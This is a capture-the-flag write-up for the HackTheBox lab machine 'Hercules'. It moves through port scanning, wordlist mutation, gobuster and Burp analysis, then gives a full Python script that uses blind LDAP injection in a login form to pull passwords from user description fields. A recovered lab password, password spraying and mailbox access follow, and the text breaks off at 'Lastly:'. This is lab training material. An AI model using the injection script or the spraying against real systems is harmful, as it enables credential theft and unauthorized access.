# HTB-Hercules
Table of Contents
Scope:10.10.11.91Recon
Nmap
sudo nmap -sC -sV -sT -p- -vvvv -T5 --min-rate=5000 -Pn hercules.htb
PORT      STATE SERVICE       REASON  VERSION53/tcp    open  domain        syn-ack Simple DNS Plus80/tcp    open  http          syn-ack Microsoft IIS httpd 10.0| http-methods:|_  Supported Methods: GET HEAD POST OPTIONS|_http-server-header: Microsoft-IIS/10.0|_http-title: Did not follow redirect to https://hercules.htb/88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2025-11-19 09:55:05Z)135/tcp   open  msrpc         syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)|_ssl-date: TLS randomness does not represent time| ssl-cert: Subject: commonName=dc.hercules.htb| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES| Issuer: commonName=CA-HERCULES/domainComponent=hercules443/tcp   open  ssl/http      syn-ack Microsoft IIS httpd 10.0| tls-alpn:|_  http/1.1|_http-title: Hercules Corp| ssl-cert: Subject: commonName=hercules.htb| Subject Alternative Name: DNS:hercules.htb| Issuer: commonName=hercules.htb445/tcp   open  microsoft-ds? syn-ack464/tcp   open  kpasswd5?     syn-ack593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp   open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)3269/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)5986/tcp  open  ssl/http      syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0| ssl-cert: Subject: commonName=dc.hercules.htb| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES| Issuer: commonName=CA-HERCULES/domainComponent=hercules9389/tcp  open  mc-nmf        syn-ack .NET Message Framing49664/tcp open  msrpc         syn-ack Microsoft Windows RPC49668/tcp open  msrpc         syn-ack Microsoft Windows RPC49674/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.049684/tcp open  msrpc         syn-ack Microsoft Windows RPC50731/tcp open  msrpc         syn-ack Microsoft Windows RPC50737/tcp open  msrpc         syn-ack Microsoft Windows RPCService Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 65257/tcp): CLEAN (Timeout)|   Check 2 (port 63960/tcp): CLEAN (Timeout)|   Check 3 (port 8730/udp): CLEAN (Timeout)|   Check 4 (port 30712/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-time:|   date: 2025-11-19T09:55:55|_  start_date: N/A|_clock-skew: 0s| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required
This post is password-protected. Enter the password to continue:
88/TCP - Kerberos
mutating wordlist
Starting off I tried enumerating some users but this gave no valid users.

I then decided to mutate existing wordlists:
while read -r u; do for c in {a..z}; do echo "${u}.${c}"; done; done < /usr/share/seclists/Usernames/statistically-likely-usernames/john.txt > mutated.txt


This started pouring out usernames like it was christmas:
Exploitation
443/TCP - HTTPS
Over on port 443 we notice a website running:

This appears to be static so I run a gobuster scan.
gobuster


I find the /login endpoint and head on over:

I tried some input to analyse the request:

burpsuite
Inside burp I analysed the request:
We need to be caucious with our testing:

It appears that there is some sort of rate-limiting present.
LDAP Injection
For my testing I would use this cheatsheet:

Unfortunately this didn’t show anything and it was more of a blind injection.
With the help of the below script we could quickly enumerate whether a user has a password in their description field.
#!/usr/bin/env python3import requestsimport stringimport urllib3import reimport time
GREEN = "\033[92m"RESET = "\033[0m"
# Disable SSL warningsurllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
# ConfigurationBASE = "https://hercules.htb"LOGIN_PATH = "/Login"LOGIN_PAGE = "/login"TARGET_URL = BASE + LOGIN_PATHVERIFY_TLS = False
# Success indicator (valid user, wrong password)SUCCESS_INDICATOR = "Login attempt failed"
# Token regexTOKEN_RE = re.compile(r'name="__RequestVerificationToken"\s+type="hidden"\s+value="([^"]+)"', re.IGNORECASE)
with open("usernames.txt", "r") as f:    KNOWN_USERS = [line.strip() for line in f if line.strip()]
def get_token_and_cookie(session):    response = session.get(BASE + LOGIN_PAGE, verify=VERIFY_TLS)    token = None    match = TOKEN_RE.search(response.text)    if match:        token = match.group(1)    return token
def test_ldap_injection(username, description_prefix=""):    session = requests.Session()    token = get_token_and_cookie(session)    if not token:        return False
    # Build LDAP injection payload    if description_prefix:        escaped_desc = description_prefix        if '*' in escaped_desc:            escaped_desc = escaped_desc.replace('*', '\\2a')        if '(' in escaped_desc:            escaped_desc = escaped_desc.replace('(', '\\28')        if ')' in escaped_desc:            escaped_desc = escaped_desc.replace(')', '\\29')        payload = f"{username}*)(description={escaped_desc}*"    else:        # Check if user has description field        payload = f"{username}*)(description=*"
    # Double URL encode    encoded_payload = ''.join(f'%{byte:02X}' for byte in payload.encode('utf-8'))
    data = {        "Username": encoded_payload,        "Password": "test",        "RememberMe": "false",        "__RequestVerificationToken": token    }
    try:        response = session.post(TARGET_URL, data=data, verify=VERIFY_TLS, timeout=5)        return SUCCESS_INDICATOR in response.text    except Exception as e:        return False
def enumerate_description(username):    charset = (        string.ascii_lowercase +        string.digits +        string.ascii_uppercase +        "!@#$_*-." + # Common special chars        "%^&()=+[]{}|;:',<>?/`~\" \\" # Less common special chars    )
    print(f"\n[*] Checking user: {username}")
    if not test_ldap_injection(username):        print(f"[-] User {username} has no description field")        return None
    print(f"[+] User {username} has a description field, enumerating...")    description = ""    max_length = 50    no_char_count = 0
    for position in range(max_length):        found = False        for char in charset:            test_desc = description + char            if test_ldap_injection(username, test_desc):                description += char                print(f" Position {position}: '{char}' -> Current: {description}")                found = True                no_char_count = 0                break            # Small delay to avoid rate limiting IMPORTANT!!!            time.sleep(0.01)
        if not found:            no_char_count += 1            if no_char_count >= 2:                break
    if description:        print(f"[+] Complete: {username} => {description}")        return description    return None
def main():    print("="*60)    print("Hercules LDAP Description/Password Enumeration")    print(f"Testing {len(KNOWN_USERS)} users")    print("="*60)
    found_passwords = {}
    for user in KNOWN_USERS:        password = enumerate_description(user)        if password:            found_passwords[user] = password
            # Save results immediately            with open("passwords.txt", "a") as f:                f.write(f"{user}:{password}\n")            print(f"\n[+] FOUND: {user}:{GREEN}{password}{RESET}\n")
    print("\n" + "="*60)    print("ENUMERATION COMPLETE")    print("="*60)
    if found_passwords:        print(f"\nFound {len(found_passwords)} passwords:")        for user, pwd in found_passwords.items():            print(f" {user}: {pwd}")    else:        print("\nNo passwords found")
if __name__ == "__main__": main()We run the script:

Further down below we notice this output:

johnathan.jchange*th1s_p@ssw()rd!!However these creds don’t work for the website:

Let’s try them for the ldap protocol instead.
nxc
I used nxc to password spray:


This time around we have a match:

ken.wchange*th1s_p@ssw()rd!!Checking the target with the get-desc-users module we see the password in jonathan.j’s description:
Access

This time around it gave me access:

Checking the mail we find 3 mails:

This mail shows us why we’re able to connect using ldap credentials. Furthermore it shows us the web_admin user.
I then checked the next email:

Interesting, this might come in handy.
Lastly:
